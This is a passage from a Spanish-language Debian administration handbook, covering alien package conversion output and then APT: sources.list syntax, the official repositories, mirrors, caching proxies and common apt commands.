drwxr-x-- root/root          0 2021-08-09 02:02
./etc/phpMyAdmin/
-rw-r----- root/root      4546 2021-07-27 09:34
./etc/phpMyAdmin/config.inc.php
drwxr-xr-x root/root          0 2021-08-09 02:02 ./usr/
drwxr-xr-x root/root          0 2021-08-09 02:02 ./usr/share/
drwxr-xr-x root/root          0 2021-08-09 02:02
./usr/share/doc/
drwxr-xr-x root/root          0 2021-08-09 02:02
./usr/share/doc/phpMyAdmin/
[..]
$ dpkg -I phpmyadmin_5.1.1-3_all.deb
new Debian package, version 2.0.
size 6195324 bytes: control archive=44444 bytes.
    102 bytes,      3 lines      conffiles
    593 bytes,     15 lines      control
  180405 bytes,  1919 lines      md5sums
    448 bytes,     11 lines      *  postinst                #!/bin/sh
Package: phpmyadmin
Version: 5.1.1-3
Architecture: all
Maintainer: Daniel Leidert <dleidert@debian.org>
Installed-Size: 40693
Section: alien
Priority: extra
Description: Una interfaz web para MySQL y MariaDB
 phpMyAdmin es una herramienta escrita en PHP destinada a
manejar la administración de

```

```
MySQL a través de la Web. Actualmente puede crear y eliminar
bases de datos,
  crear/eliminar/alterar tablas, eliminar/editar/agregar
campos, ejecutar cualquier declaración SQL,
  administrar claves en campos, administrar privilegios,
exportar datos en varios formatos y
  está disponible en 50 idiomas
.
(Convertido de un paquete rpm por alien versión 8.95.4.)
```

Encontrará que el proceso es extremadamente simple. Debe saber, sin embargo, que el paquete generado no tiene información sobre dependencias ya que las dependencias de los dos formatos de paquetes no tienen una correspondencia sistemática. El administrador debe, por lo tanto, asegurarse manualmente que el paquete convertido funcionará correctamente y esta es la razón por la que se deben evitar los paquetes Debian así generados tanto como sea posible. Afortunadamente, Debian tiene la colección más grande de paquetes de software entre todas las distribuciones y es probable que lo que sea que busque ya esté allí.

Revisando la página de manual del programa **alien** también notará que este programa es compatible con otros formatos de paquetes, en especial el utilizado por la distribución Slackware (que está compuesto de un simple compendio `tar.gz`).

La estabilidad del software desplegado con la herramienta **dpkg** contribuye a la fama de Debian. La suite de herramientas APT descrita en el próximo capítulo preserva esta ventaja al mismo tiempo que liberan al administrador de la carga de gestionar el estado de los paquetes, una tarea difícil pero necesaria.

Capítulo 6. Mantenimiento y actualizaciones: las herramientas APT

Lo que hace a Debian tan popular entre administradores es lo sencillo que resulta instalar software y lo fácil que se puede actualizar el sistema completo. Esta ventaja única es en gran parte debido al programa *APT*, que los administradores de Falcot Corp estudiaron con entusiasmo.

APT son las siglas de Herramienta Avanzada de Paquetes. Lo que hace este programa «avanzado» es su enfoque sobre los paquetes. No sólo los evalúa individualmente sino que los considera como un todo y produce la mejor combinación posible de paquetes dependiendo de lo que esté disponible y sea compatible según dependencias.

VOCABULARIO Origen del paquete y paquete fuente

En inglés se utiliza la misma palabra para «origen» y «fuente»: «*source*». Por lo tanto es sencillo confundir un paquete fuente («*source package*») que contiene el código fuente de un programa con un «origen de paquetes» («*package source*»), es decir: un repositorio (sitio web, servidor FTP, CD-ROM, directorio local, etc.) que contiene paquetes.

Se necesita proveerle a APT una «lista de paquetes fuente» (repositorios): el archivo `/etc/apt/sources.list` contendrá una lista de diferentes repositorios que publican paquetes Debian. APT importará la lista de paquetes publicada por cada una de estos repositorios. Realiza esta operación descargando los archivos `Packages.xz` o una variante como `Packages.gz` o `.bz2` (que usa un distinto método de compresión) en caso de una fuente de archivos binarios y analizando sus contenidos. En caso de una fuente de paquetes fuente, APT descarga archivos `Sources.xz` o una variante usando un método de compresión diferente. Cuando ya posee una copia antigua de estos archivos, APT puede actualizarla solo descargando

las diferencias (revise el recuadro [SUGERENCIA Actualizaciones incrementales](#)).

VOLVER A LOS CIMIENTOS Compresión gzip, bzip2, LZMA y XZ

La extensión `.gz` hace referencia a un archivo que ha sido comprimido con la utilidad **gzip**. **gzip** es la utilidad tradicional Unix rápida y eficiente para comprimir archivos. Las herramientas más modernas alcanzan una mayor proporción de compresión pero precisan de más recursos (tiempo de cálculo y memoria) para comprimir y descomprimir un archivo. Además de éstas, y por orden de aparición, están **bzip2** (crea archivos con extensión `.bz2`), **lzma** (crea archivos `.lzma`) y **xz** (crea archivos `.xz`).

6.1. Contenido del archivo `sources.list`

6.1.1. Sintaxis

Cada línea activa en el archivo `/etc/apt/sources.list` representa un paquete fuente (repositorio) y está compuesta de al menos tres partes separadas por espacios. Para una descripción completa del formato de archivo y la estructura de entradas aceptada consulte `sources.list(5)`.

Ejemplo 6.1. Ejemplo de formato de entrada en

`/etc/apt/sources.list`

```
deb url distribución componente1 componente2 componente3 [...]
componenteX
deb-src url distribución componente1 componente2 componente3
[...] componenteX
```

El primer campo indica el tipo de origen:

`deb`

paquete fuente (repositorio) de paquetes binarios

`deb-src`

paquete fuente (repositorio) de paquetes fuente

El segundo campo provee la URL base para la fuente. Combinado con los nombres de archivo listados en los archivos `Packages.xz` debe generar una URL completa y válida. Esta puede consistir de una réplica Debian o en cualquier otro compendio de paquetes configurado por un tercero. La URL puede comenzar con `file://` para indicar un origen local instalado en la jerarquía de archivos del sistema, con `http://` o `https://` para indicar un origen disponible en un servidor web o con `ftp://` o `ftps://` para un origen disponible en un servidor FTP. La URL también puede comenzar con `cdrom:` para instalaciones desde CD-ROM/DVD/Blu-ray, aunque esto es menos frecuente ya que los métodos de instalación desde la red son cada vez más comunes. Más métodos como `ssh://` o `tor+http(s)://` son compatibles y se describen en `sources.list(5)` o su respectiva documentación del paquete `apt-transport-method`.

La sintaxis del último campo depende de la estructura del repositorio. En el caso más simple, puede indicar un subdirectorio (con la barra final necesaria) del origen de la fuente deseada. Generalmente suele ser «`./`» que hace referencia a la ausencia de un subdirectorio. Los paquetes se encuentran directamente en la URL especificada. Pero en el caso más común, los repositorios tendrán la estructura similar a una réplica Debian, con varias distribuciones y varios componentes en cada una. En estos casos, nombre la distribución elegida (por su «nombre código» —ver la lista en el recuadro [COMUNIDAD Bruce Perens, un líder polémico](#)— o por su «suite» correspondiente (`oldstable`, `stable`, `testing`, `unstable`) y luego los componentes que desea activar. Un repositorio Debian típico proporciona los componentes `main`, `contrib` y `non-free`.

VOCABULARIO Los compendios `main`, `contrib` y `non-free`

Debian utiliza tres componentes para diferenciar los paquetes según las licencias seleccionadas por los autores de cada trabajo. `Main` reúne todos los paquetes que cumplen completamente con las [Debian Free Software Guidelines](#).

El componente `non-free` es diferente porque contiene software que no sigue (completamente) estos principios pero que aún pueden ser distribuidos sin restricciones. Este compendio, que no es parte de Debian oficialmente, es un servicio para los usuarios que pueden llegar a necesitar algunos de aquellos programas y, a día de hoy, también requieren el firmware para su hardware. Sin embargo Debian siempre recomienda dar prioridad al software libre. La existencia de este

componente representa un problema considerable para Richard M. Stallman y es la razón por la que la Free Software Foundation no recomienda Debian a los usuarios.

`Contrib` (contribuciones) es un conjunto de software de código abierto que no puede funcionar sin elementos privativos —estos elementos pueden ser software de la sección `non-free` o archivos privativos como ROMs de juegos, BIOS para consolas, etc.— o algunos elementos, de ningún modo disponibles en el archivo `main` de Debian. El componente `contrib` también incluye software libre cuya compilación necesita elementos privativos. Inicialmente este era el caso para la suite de oficina OpenOffice.org que necesitaba un entorno Java privativo.

SUGERENCIA Archivos en `/etc/apt/sources.list.d/`

Si se hace referencia a muchos orígenes de paquetes puede ser útil dividirlos en varios archivos. Cada parte se almacena en `/etc/apt/sources.list.d/nombre de archivo.list` (ver recuadro [*VOLVER A LOS CIMIENTOS Directorios terminados con `.d`*](#)).

Los elementos `cdrom` describen los CD/DVD-ROMs que posee. A diferencia de otros elementos, un CD-ROM no siempre está disponible ya que debe encontrarse en el dispositivo y sólo un disco puede leerse en un momento dado. Por estas razones, se gestionan estos elementos de una forma ligeramente diferente y necesitan ser agregados con el programa **apt-cdrom**, usualmente ejecutado con el parámetro `add`. Este programa solicitará que introduzca el disco en el dispositivo y navegará su contenido en busca de archivos `Packages`. Utilizará dichos archivos para actualizar su base de datos de paquetes disponibles (generalmente realizada cuando ejecuta **apt update**). Desde ese momento en adelante, APT puede solicitarle introducir el disco si necesita uno de sus paquetes.

6.1.2. Repositorios para usuarios de Stable

Este es un archivo `sources.list` estándar para un sistema que ejecuta la versión Stable de Debian:

Ejemplo 6.2. el archivo `/etc/apt/sources.list` para usuarios de Debian «stable»

```
# Actualizaciones de seguridad
deb http://security.debian.org/ bullseye-security main contrib
non-free
deb-src http://security.debian.org/ bullseye-security main
```

```
contrib non-free

## Réplica debian

# Repositorio base
deb https://deb.debian.org/debian bullseye main contrib non-free
deb-src https://deb.debian.org/debian bullseye main contrib non-free

# Actualizaciones de stable
deb https://deb.debian.org/debian bullseye-updates main contrib non-free
deb-src https://deb.debian.org/debian bullseye-updates main contrib non-free

# Retroadaptaciones para stable
deb https://deb.debian.org/debian bullseye-backports main contrib non-free
deb-src https://deb.debian.org/debian bullseye-backports main contrib non-free
```

Este archivo enumera todos los orígenes de paquetes asociados con la versión Bullseye de Debian (la versión Stable cuando esto fue escrito). En el ejemplo anterior decidimos utilizar «bullseye» explícitamente en lugar de los alias de «stable» correspondientes (`stable`, `stable-updates`, `stable-backports`) ya que no deseamos que se modifique la distribución correspondiente fuera de nuestro control cuando se publique la siguiente versión estable.

La mayoría de los paquetes provendrán del "repositorio base", que contiene todos los paquetes pero se actualiza con poca frecuencia (aproximadamente una vez cada 2 meses para una "versión puntual"). Los otros repositorios son parciales (no contienen todos los paquetes) y pueden alojar actualizaciones (paquetes con versiones más recientes) que APT podría instalar. Las siguientes secciones explicarán el propósito y las reglas que rigen cada uno de esos repositorios.

Sepa que cuando la versión deseada de un paquete se encuentra disponible en varios repositorios, se utilizará el que se encuentre primero en el archivo `sources.list`. Por esta razón, generalmente se agregan orígenes no oficiales al final del archivo.

Como nota adicional, la mayoría de lo que diga esta sección sobre Stable también es aplicable a Oldstable ya que esta última es sólo una versión Stable más antigua que se mantiene en paralelo.

6.1.2.1. Actualizaciones de seguridad

Debian se toma la seguridad en serio. Las vulnerabilidades de software conocidas en Debian se supervisan en el [Security Bug Tracker](#) (rastreador de errores de seguridad) y normalmente se solucionan en un tiempo razonable. Las actualizaciones de seguridad no se encuentran en la red de réplicas de Debian usual sino en security.debian.org, un conjunto pequeño de equipos administrados por los [Administradores de sistemas de Debian](#). Este compendio contiene las actualizaciones de seguridad preparadas por el equipo de seguridad de Debian, «Debian Security Team», y/o por los encargados de los paquetes para la distribución Stable y Oldstable.

El servidor también puede contener actualizaciones de seguridad para Testing, pero esto no sucede muy a menudo ya que esas actualizaciones tienden a llegar a esa suite a través del flujo regular de actualizaciones provenientes de Unstable.

Para incidencias serias, el equipo de seguridad publica un Aviso de Seguridad de Debian (en inglés Debian Security Advisory, DSA) y lo anuncia junto a la actualización de seguridad en la lista de correo <debian-security-announce@lists.debian.org> ([archivo](#)).

6.1.2.2. Actualizaciones de Stable

Las actualizaciones de stable no implican riesgos de seguridad pero son consideradas suficientemente importantes como para ser enviadas a los usuarios antes de la publicación de la siguiente versión menor de stable.

Este repositorio generalmente incluirá correcciones de errores críticos y serios que no pudieron ser actualizados antes de la publicación o que fueron introducidos en actualizaciones posteriores. Dependiendo de la urgencia, también puede contener actualizaciones de paquetes que evolucionaron con

el tiempo, como las reglas de detección de spam de spamassassin, la base de datos de virus de clamav, las reglas de horarios de verano de todos los husos horarios (tzdata), la versión ESR de Firefox (firefox-esr) o conjuntos de llaves criptográficas como debian-archive-keyring.

En la práctica, este repositorio es un subgrupo del repositorio `proposed-updates`, cuidadosamente seleccionado por los [Gestores de Versiones Estables](#). Todas las actualizaciones se anuncian en la lista de correo [<debian-stable-announce@lists.debian.org>](mailto:debian-stable-announce@lists.debian.org) ([archivo](#)) y se incluirán de todas formas en la próxima publicación punto algo de Stable.

6.1.2.3. Actualizaciones propuestas

Una vez publicada, la distribución Stable se actualiza sólo una vez cada 2 meses. El repositorio `proposed-updates` es donde se preparan las futuras actualizaciones (bajo la supervisión de los Gestores de la versión estable, «Stable Release Managers»).

Las actualizaciones de seguridad y de estable documentadas en las secciones anteriores siempre son parte de este repositorio, pero también habrá otras ya que los encargados de los paquetes también tienen la oportunidad de corregir errores importantes que no justifican que se publique una nueva versión inmediatamente.

Cualquiera puede utilizar este repositorio para probar esas actualizaciones antes de su publicación oficial. El extracto que sigue usa el alias `bullseye-proposed-updates` que es más explícito y más consistente ya que también existe `buster-proposed-updates` (para las actualizaciones de Oldstable):

```
deb https://deb.debian.org/debian bullseye-proposed-updates
main contrib non-free
```

6.1.2.4. Retroadaptaciones para Stable

El repositorio `stable-backports` contiene «retroadaptaciones de paquetes». Es término hace referencia a paquetes de software reciente que fue recompilado para una distribución antigua, generalmente para Stable.

Cuando la distribución entra en años, muchos proyectos de software habrán publicado nuevas versiones que no están integradas en la versión actual Stable, que solo es modificada para corregir los problemas más críticos, como los problemas de seguridad. Debido a que las versiones Testing y Unstable son más riesgosas, los encargados de paquetes a veces ofrecen voluntariamente recompilaciones de aplicaciones de software recientes para Stable, lo que para usuarios y administradores de sistemas tiene la ventaja de limitar la potencial inestabilidad a un número pequeño de paquetes seleccionados. La página web <https://backports.debian.org> proporciona más información.

Solo se crean las retroadaptaciones de `stable-backports` de los paquetes disponibles en Testing. Esto asegura que todas las retroadaptaciones instaladas se actualizarán a la versión estable correspondiente cuando se encuentre disponible la siguiente versión estable de Debian.

Aun cuando este repositorio provea versiones de paquetes más nuevas, `APT` no las instalará a menos que le indique explícitamente que lo haga (o si ya lo hizo con una versión anterior de dicha retroadaptación):

```
$ sudo apt-get install paquete/bullseye-backports
$ sudo apt-get install -t /bullseye-backports paquete
```

6.1.3. Repositorios para usuarios de Testing/Unstable

Este es un archivo `sources.list` estándar para un sistema que ejecuta la versión Testing o Unstable de Debian:

Ejemplo 6.3. Archivo `sources.list` para usuarios de Debian Testing/Unstable

```
# Unstable
deb https://deb.debian.org/debian unstable main contrib non-free
deb-src https://deb.debian.org/debian unstable main contrib non-free

# Testing
```

```

deb https://deb.debian.org/debian testing main contrib non-free
deb-src https://deb.debian.org/debian testing main contrib non-free

# Testing security updates
deb http://security.debian.org/ testing-security main contrib
non-free
deb-src http://security.debian.org/ testing-security main
contrib non-free

# Stable
deb https://deb.debian.org/debian stable main contrib non-free
deb-src https://deb.debian.org/debian stable main contrib non-free

# Stable security updates
deb http://security.debian.org/ stable-security main contrib
non-free
deb-src http://security.debian.org/ stable-security main
contrib non-free

```

NOTA Distribuciones de repositorios de seguridad

A partir de Debian 11 Bullseye, el nombre clave del repositorio que proporciona actualizaciones de seguridad ha sido renombrado de *nombreclave/updates* a *nombreclave-security* para evitar la confusión con *nombreclave-updates* (véase [Sección 6.1.2.2, “Actualizaciones de Stable”](#)).

→ <https://www.debian.org/releases/bullseye/amd64/release-notes/ch-information.en.html#security-archive>

Con este archivo `sources.list`, APT instalará paquetes de la distribución Unstable. Si esto no es lo que desea, utilice la configuración `APT::Default-Release` (revise la [Sección 6.2.3, “Actualización del sistema”](#)) para indicarle a APT que utilice los paquetes de otra distribución (en este caso probablemente Testing).

Existen buenas razones para incluir todos estos repositorios, incluso cuando sólo uno debiera ser suficiente. Los usuarios de Testing apreciarán la posibilidad de seleccionar paquetes específicos de Unstable cuando la versión en Testing posee un error molesto. Por el otro lado, los usuarios de Unstable afectados por regresiones inesperadas pueden desactualizar paquetes a la versión de Testing (que supuestamente funciona).

El incluir Stable es más discutible, pero generalmente proveerá acceso a algunos paquetes, que fueron eliminados de las versiones en desarrollo. También asegura que obtendrá las últimas actualizaciones para paquetes, que no fueron modificados desde la publicación de la última versión estable.

6.1.3.1. El repositorio Experimental

El compendio de paquetes Experimental se encuentra en todas las réplicas Debian y contiene paquetes que no están en Unstable aún debido a que su calidad está bajo los estándares normales — generalmente son versiones en desarrollo del software o versiones previas (alpha, beta, candidato de publicación...). Un paquete también puede ser enviado ahí luego de sufrir muchos cambios que pueden generar problemas. El desarrollador luego intentará descubrirlos con la ayuda de usuarios avanzados que pueden manejar problemas importantes. Luego de esta etapa, mueve el paquete a Unstable, donde alcanza una audiencia más grande y donde será probado en mucho más detalle.

Los usuarios que usan Experimental generalmente no les importa romper su sistema y luego repararlo. Esta distribución les da la posibilidad de importar un paquete que el usuario desea probar o usar según lo necesita. Esto es exactamente el enfoque que toma Debian ya que agregarlo en el archivo `sources.list` de APT no conlleva el uso sistemático de sus paquetes. La línea a agregar es:

```
deb https://deb.debian.org/debian experimental main contrib  
non-free
```

6.1.4. Usar Réplicas Alternativas

Los ejemplos de `sources.list` en este capítulo se refieren a repositorios de paquetes alojados en `deb.debian.org`. Esas URLs le redirigirán a servidores cercanos a usted y que están gestionados por redes de distribución de contenido (CDN, Content Delivery Networks) cuyo papel principal es almacenar varias copias de los archivos por todo el mundo y entregarlas lo más rápido posible a los usuarios. Las empresas de redes de

distribución de contenidos con las que Debian trabaja son patrocinadoras de Debian que ofrecen sus servicios a Debian de forma gratuita. Aunque ninguno de estos servidores está bajo el control directo de Debian, el hecho de que el archivo entero esté sellado por claves GPG hace que no sea un problema.

→ <https://deb.debian.org/>

Los usuarios exigentes que no estén satisfechos con el rendimiento de `deb.debian.org` pueden intentar encontrar una mejor réplica en la lista oficial de réplicas:

→ <https://www.debian.org/mirror/list>

Pero cuando no sabes qué réplica es mejor para ti, esta lista no es muy útil. Afortunadamente para usted, Debian mantiene entradas DNS con la forma `ftp.código-de-país.debian.org` (p. ej., `ftp.us.debian.org` para los EE. UU., `ftp.fr.debian.org` para Francia etc.) que abarcan varios países y que apuntan a uno (o más) de las mejores réplicas disponibles dentro de ese país.

Como alternativa a `deb.debian.org`, existía `httpredir.debian.org`. Este servicio identificaba una réplica cercana a usted (entre la lista de réplicas oficiales, usando principalmente GeoIP) y redirigía las peticiones de APT a esa réplica. Este servicio ha quedado obsoleto debido a problemas de fiabilidad y ahora `httpredir.debian.org` proporciona el mismo servicio basado en redes de distribución de contenidos que `deb.debian.org`.

6.1.5. Recursos no oficiales: `mentors.debian.net`

Hay multitud de fuentes de paquetes de Debian no oficiales preparadas por usuarios avanzados que recompilan algún software —Ubuntu lo hizo popular con su servicio Archivos de Paquetes Personales (PPA)— de programadores que hacen que su creación esté disponible para todos e incluso desarrolladores de Debian que ofrecen versiones previas a sus paquetes online.

El sitio mentors.debian.net es interesante ya que reúne los paquetes creados por los candidatos al estado de desarrollador Debian oficial o por voluntarios que desean crear paquetes Debian sin pasar por ese proceso de integración. Los paquetes disponibles aquí no tiene garantías de calidad, asegúrese de revisar su origen e integridad y pruébelos antes de considerar utilizarlos en producción.

COMUNIDAD Los sitios `debian.net`

El dominio *debian.net* no es un recurso oficial del proyecto Debian. Cada desarrollador Debian puede utilizar este nombre de dominio para uso propio. Estos sitios web pueden contener servicios no oficiales (a veces sitios personales) almacenados en una máquina que no pertenece al proyecto configurada por desarrolladores Debian o inclusive prototipos que serán movidos a *debian.org*. Dos razones pueden explicar porqué algunos de estos prototipos permanecen en *debian.net*: o bien nadie realizó el esfuerzo necesario para transformarlo en un servicio oficial (en el dominio *debian.org* y con cierta garantía de mantenimiento) o el servicio es demasiado controvertido para ser oficializado.

Instalar un paquete significa dar permisos de root a su creador, porque ellos deciden el contenido de los scripts de inicialización que ejecutan bajo esa identidad. Los paquetes oficiales de Debian son creados por voluntarios que fueron cooptados y verificados y que pueden firmar sus paquetes para que se pueda revisar su origen e integridad.

En general, desconfíe de un paquete cuyo origen desconoce y que no es almacenado en uno de los servidores oficiales de Debian: evalúe el grado en el que puede confiar en su creador y revise la integridad del paquete.

IR MÁS LEJOS Versiones antiguas de paquetes: `snapshot.debian.org` Y `archive.debian.org`

El proyecto Debian publica con frecuencia nuevas versiones estables de su distribución, lo que hace que las versiones antiguas queden obsoletas y sin soporte (consultar [Sección 1.6, “Ciclo de vida de una versión”](#)). Los repositorios que pertenecen a estas versiones se eliminan de los espejos oficiales, pero aún se puede acceder a ellos mediante el servicio en archive.debian.org. Hay que tener en cuenta que este servicio permite el acceso a cualquiera de las versiones antiguas de Debian, pero no proporciona el paquete fuente para cada paquete binario ofrecido.

El servicio snapshot.debian.org, introducido en Abril de 2010, para «volver atrás en el tiempo» y encontrar una versión anterior de un paquete que ya no está en el archivo de Debian. Se puede utilizar, por ejemplo, para identificar la versión de un paquete que introdujo una regresión y, más en concreto, volver a la versión anterior mientras espera que corrijan la

regresión. Este servicio no sólo ofrece paquetes fuente y binarios de versiones anteriores, sino también versiones reemplazadas por cargas periódicas del mantenedor.

6.1.6. Proxy caché para paquetes Debian

Cuando una red completa de equipos está configurada para utilizar el mismo servidor remoto para descargar los mismo paquetes actualizados, todo administrador sabe que es beneficioso tener un proxy intermedio que funcione como caché para la red local (revise el recuadro [VOCABULARIO Caché](#)).

Puede configurar APT para que utilice un proxy «estándar» (revise la [Sección 6.2.4, “Opciones de configuración”](#) para la configuración de APT y la [Sección 11.6, “Proxy HTTP/FTP”](#) para la configuración del proxy), pero el ecosistema Debian ofrece mejores opciones para solucionar este problema. Esta sección presente un software dedicado que es más inteligente que un simple proxy caché porque utiliza la estructura específica de los repositorios APT (por ejemplo, conoce cuándo archivos particulares son obsoletos o no y así modifica el tiempo durante el cual los mantendrá).

apt-cacher y apt-cacher-ng funcionan como servidores proxy caché usuales. No se modifica el archivo `sources.list`, pero se configura a APT para utilizarlos como proxy para pedidos salientes.

approx, por el otro lado, funciona como un servidor HTTP que «replica» cualquier cantidad de repositorios remotos en su URL más genérica. Se almacena el mapeo entre estos directorios y las URLs remotas de los repositorios en `/etc/approx/approx.conf`:

```
# <nombre> <URL base del repositorio>
debian    http://deb.debian.org/debian
security  http://security.debian.org/debian-security
```

De forma predeterminada, approx se ejecuta en el puerto 9999 a través de un zócalo de systemd y necesita que el usuario modifique su archivo `sources.list` para que apunte al servidor approx:

```
# Archivo sources.list de ejemplo que apunta a un servidor
approx local
deb http://localhost:9999/security bullseye-security main
contrib non-free
deb http://localhost:9999/debian    bullseye main contrib non-
free
```

6.2. Los programas **aptitude**, **apt-get** y **apt**

APT es un proyecto gigante y su plan original incluía una interfaz gráfica. Está basado en una biblioteca que contiene la aplicación central y **apt-get** fue la primera interfaz — basada en la línea de órdenes — desarrollada dentro del proyecto. **apt** es un segundo frontend de línea de comandos proporcionado por APT el cual soluciona algunos errores de diseño de la orden **apt-get**.

Ambas herramientas están creadas a partir de la misma biblioteca y son, por tanto, muy similares, pero el comportamiento predeterminado de **apt** ha sido mejorado para un uso interactivo y para realmente hacer lo que la mayoría de usuarios esperan. Los desarrolladores de APT se reservan el derecho a cambiar la interfaz pública de esta herramienta para mejorarla más. Por el contrario, la interfaz pública de **apt-get** está bien definida y no cambiará en ningún modo que genere incompatibilidad inversa. Es, por tanto, la herramienta que querrás usar cuando necesites crear *scripts* para peticiones de instalación de paquetes.

Varias otras interfaces gráficas aparecieron luego como proyectos externos: **synaptic**, **aptitude** (que incluye tanto una interfaz en modo texto como una gráfica — aún cuando no esté completa), **wajig**, etc. La interfaz más recomendada, **apt** es la que utilizaremos en los ejemplos de esta sección. Note, sin embargo, que la sintaxis de línea de órdenes de **apt-get** y de **aptitude** son muy similares. Detallaremos cuando existan grandes diferencias entre estas tres órdenes.

6.2.1. Inicialización

Para cualquier trabajo con APT necesita actualizar la lista de paquetes; puede hacer esto simplemente con **apt update**. Dependiendo de la velocidad de la conexión y configuración, esta operación puede tardar ya

que implica descargar una cantidad de archivos, normalmente comprimidos, (*Packages*, *Sources*, *Translation-código-idioma*), que han aumentado gradualmente a medida que se desarrolló Debian (más de 10-16 MB de datos para la sección *main*). Por su puesto, instalar desde un CD-ROM/DVD no requiere descarga alguna — en ese caso esta operación es muy rápida.

***SUGERENCIA* Actualizaciones incrementales**

El objetivo de la orden **apt update** es descargar el archivo *Packages* (o *Sources*) de cada origen de paquetes. Sin embargo, aún después de la compresión **xz**, estos archivos pueden seguir siendo relativamente grandes (el archivo *Packages.xz* para la sección *main* de Unstable ocupa más de 8 MB). Si desea actualizar frecuentemente, estas descargas pueden tardar mucho tiempo.

Para acelerar el proceso APT puede descargar archivos «diff», que contienen los cambios desde la última actualización, en lugar del archivo completo. Para lograr esto, las réplicas oficiales de Debian distribuyen diferentes archivos que listan las diferencias entre una versión del archivo *Packages* y la siguiente. Se generan en cada actualización de los archivos y se mantiene un histórico semanal. Cada uno de estos archivos «diff» sólo ocupa unas pocas docenas de kilobytes para Unstable, por lo que la cantidad de datos descargados si se ejecuta semanalmente **apt update** se divide por 10. Para Stable y Testing, que cambian menos, la mejora es menos notable.

Sin embargo, a veces puede estar interesado en descargar el archivo *Packages* completo, especialmente cuando la última actualización es muy antigua y cuando el mecanismo de diferencias incrementales no ayudaría demasiado. También puede ser interesante cuando el acceso de red es muy rápido pero el procesador en el equipo a actualizar es relativamente lento ya que el tiempo ahorrado en la descarga es más que el perdido cuando el equipo calcule la nueva versión de los archivos (comenzando con las versiones antiguas y aplicando las diferencias descargadas). Para hacer esto puede utilizar el parámetro de configuración de APT

`Acquire::PDiffs` y configurarlo como `false`.

```
$ sudo apt -o "Acquire::PDiffs=false" update
```

Las opciones `Acquire::*` también controlan otros aspectos de la descarga, e incluso los métodos de descarga. `Acquire::Languages` puede limitar o deshabilitar la descarga de archivos *Translation-código-de-idioma* y guardarlos incluso más tiempo. Para una referencia completa consulte `apt.conf(5)`.

6.2.2. Instalación y eliminación

Con APT puede agregar o eliminar paquetes del sistema, con **apt install paquete** y **apt remove paquete** respectivamente. En ambos casos APT automáticamente instalará las dependencias necesarias o eliminará los

paquetes que dependen del paquete que está siendo eliminado. La orden **apt purge paquete** realiza una desinstalación completa —eliminando también los archivos de configuración—.

SUGERENCIA Instalando la misma selección de paquetes varias veces

Puede ser útil instalar sistemáticamente la misma lista de paquetes en varios equipos. Esto puede realizarse fácilmente.

Primero, obtenga la lista de paquetes en el equipo que servirá como «modelo» a copiar.

```
$ dpkg --get-selections >pkg-list
```

El archivo `pkg-list` contiene ahora la lista de paquetes instalados. Luego, transfiera el archivo `pkg-list` a los equipos que desee actualizar, y utilice los siguientes comandos:

```
## Actualizar la base de datos de dpkg sobre paquetes conocidos
# avail=`mktemp`
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Actualizar estado de selección de paquetes de dpkg
# dpkg --set-selections < pkg-list
## Pedirle a apt-get que instale los paquetes seleccionados
# apt-get dselect-upgrade
```

Las primeras órdenes graban la lista de paquetes disponibles en la base de datos de dpkg. Después **dpkg --set-selections** restaura el estado de los paquetes seleccionados que desea instalar y la ejecución de **apt-get** implementa las operaciones requeridas. **aptitude** no tiene esta orden.

SUGERENCIA Eliminando e instalando al mismo tiempo

Es posible pedirle a **apt** (o **apt-get**, o **aptitude**) que instale ciertos paquetes y elimine otros en la misma línea de comando agregando un sufijo. Con una orden **apt install**, agregue «-» a los nombres de paquetes que desee eliminar. Con una orden **apt remove**, agregue «+» a los nombres de paquete que desee instalar.

El siguiente ejemplo muestra dos formas distintas de instalar *paquete1* y eliminar *paquete2*.

```
# apt install package1 package2-
# apt remove package1+ package2
```

De esta forma también puede excluir paquetes que se instalarían, por ejemplo, debido a una instalación automática de `Recommends`. Generalmente, el sistema de resolución de dependencias utilizará esa información como una indicación para encontrar soluciones alternativas.

SUGERENCIA `apt --reinstall` y `aptitude reinstall`

A veces el sistema puede dañarse después de eliminar o modificar los archivos de un paquete. La forma más sencilla de recuperar estos archivos es reinstalar los paquetes afectados. Desafortunadamente, el sistema de empaquetado encuentra que éste ya está instalado y amablemente rechaza su reinstalación; Para evitarlo, utilice la opción `--reinstall` de los comandos **apt** y **apt-get**. La siguiente orden reinstala postfix aunque ya esté instalado:

```
# apt --reinstall install postfix
```

La línea de órdenes para **aptitude** es ligeramente diferente pero consigue el mismo resultado con **aptitude reinstall postfix**.

El problema no ocurre con **dpkg** pero el administrador rara vez lo utiliza directamente.

¡Tenga cuidado! El uso de **apt --reinstall** para restaurar paquetes modificados durante un ataque no recuperará el sistema tal y como estaba. La [Sección 14.7, “Tratamiento de una máquina comprometida”](#) detalla los pasos necesarios para recuperar en un sistema comprometido.

Estas órdenes no restaurarán los archivos de configuración. Pero como ha aprendido en [Sección 5.2.3, “Sumas de comprobación, lista de archivos de configuración y más.”](#) (véase también el recuadro [YENDO MÁS ALLÁ Obligando a dpkg a preguntar sobre los archivos de configuración](#)), puede usar la siguiente orden para requerir la instalación de la versión no modificada e incluso restaurar también cualquier archivo de configuración eliminado.

```
# apt --reinstall -o Dpkg::Options::="--force-confask,confmiss" install package
```

Algunos paquetes no incluyen el archivo de configuración que se encuentra en `/etc` en el paquete. En su lugar, lo crean durante la instalación bien copiando una plantilla bien escribiéndolo con un *script*. El archivo `/etc/inputrc`, por ejemplo, es una copia de `/usr/share/readline/inputrc`. En esos casos, las órdenes mostradas anteriormente no funcionarán.

Si el archivo `sources.list` menciona varias distribuciones, es posible indicar la versión del paquete a instalar. Se puede proporcionar un número de versión específico con **apt install paquete=versión**, pero generalmente es preferible indicar la distribución de origen (Stable, Testing o Unstable) utilizando **apt install paquete/distribución**. Con esta orden es posible volver a una versión antigua de un paquete (si sabe que funciona bien, por ejemplo), siempre que aún esté disponible en alguno de los orígenes a los que se refiere el archivo `sources.list`. De lo contrario, el archivo `snapshot.debian.org` puede llegar al rescate (revise el recuadro [IR MÁS LEJOS Versiones antiguas de paquetes: snapshot.debian.org Y archive.debian.org](#)).

Ejemplo 6.4. Instalación de la versión en Unstable de spamassassin

```
# apt install spamassassin/unstable
```

Si el paquete que se ha de instalar se te ha proporcionado con la forma de un simple archivo `.deb` sin ningún repositorio de paquete asociado, es posible usar APT para instalarlo junto a sus dependencias (siempre que las dependencias estén disponibles en los repositorios configurados) con una simple orden: **apt install ./ruta-al-paquete.deb**. El `./` que precede es importante para dejar claro que nos referimos a un nombre de archivo y no a un nombre de paquete disponible en uno de los repositorios.

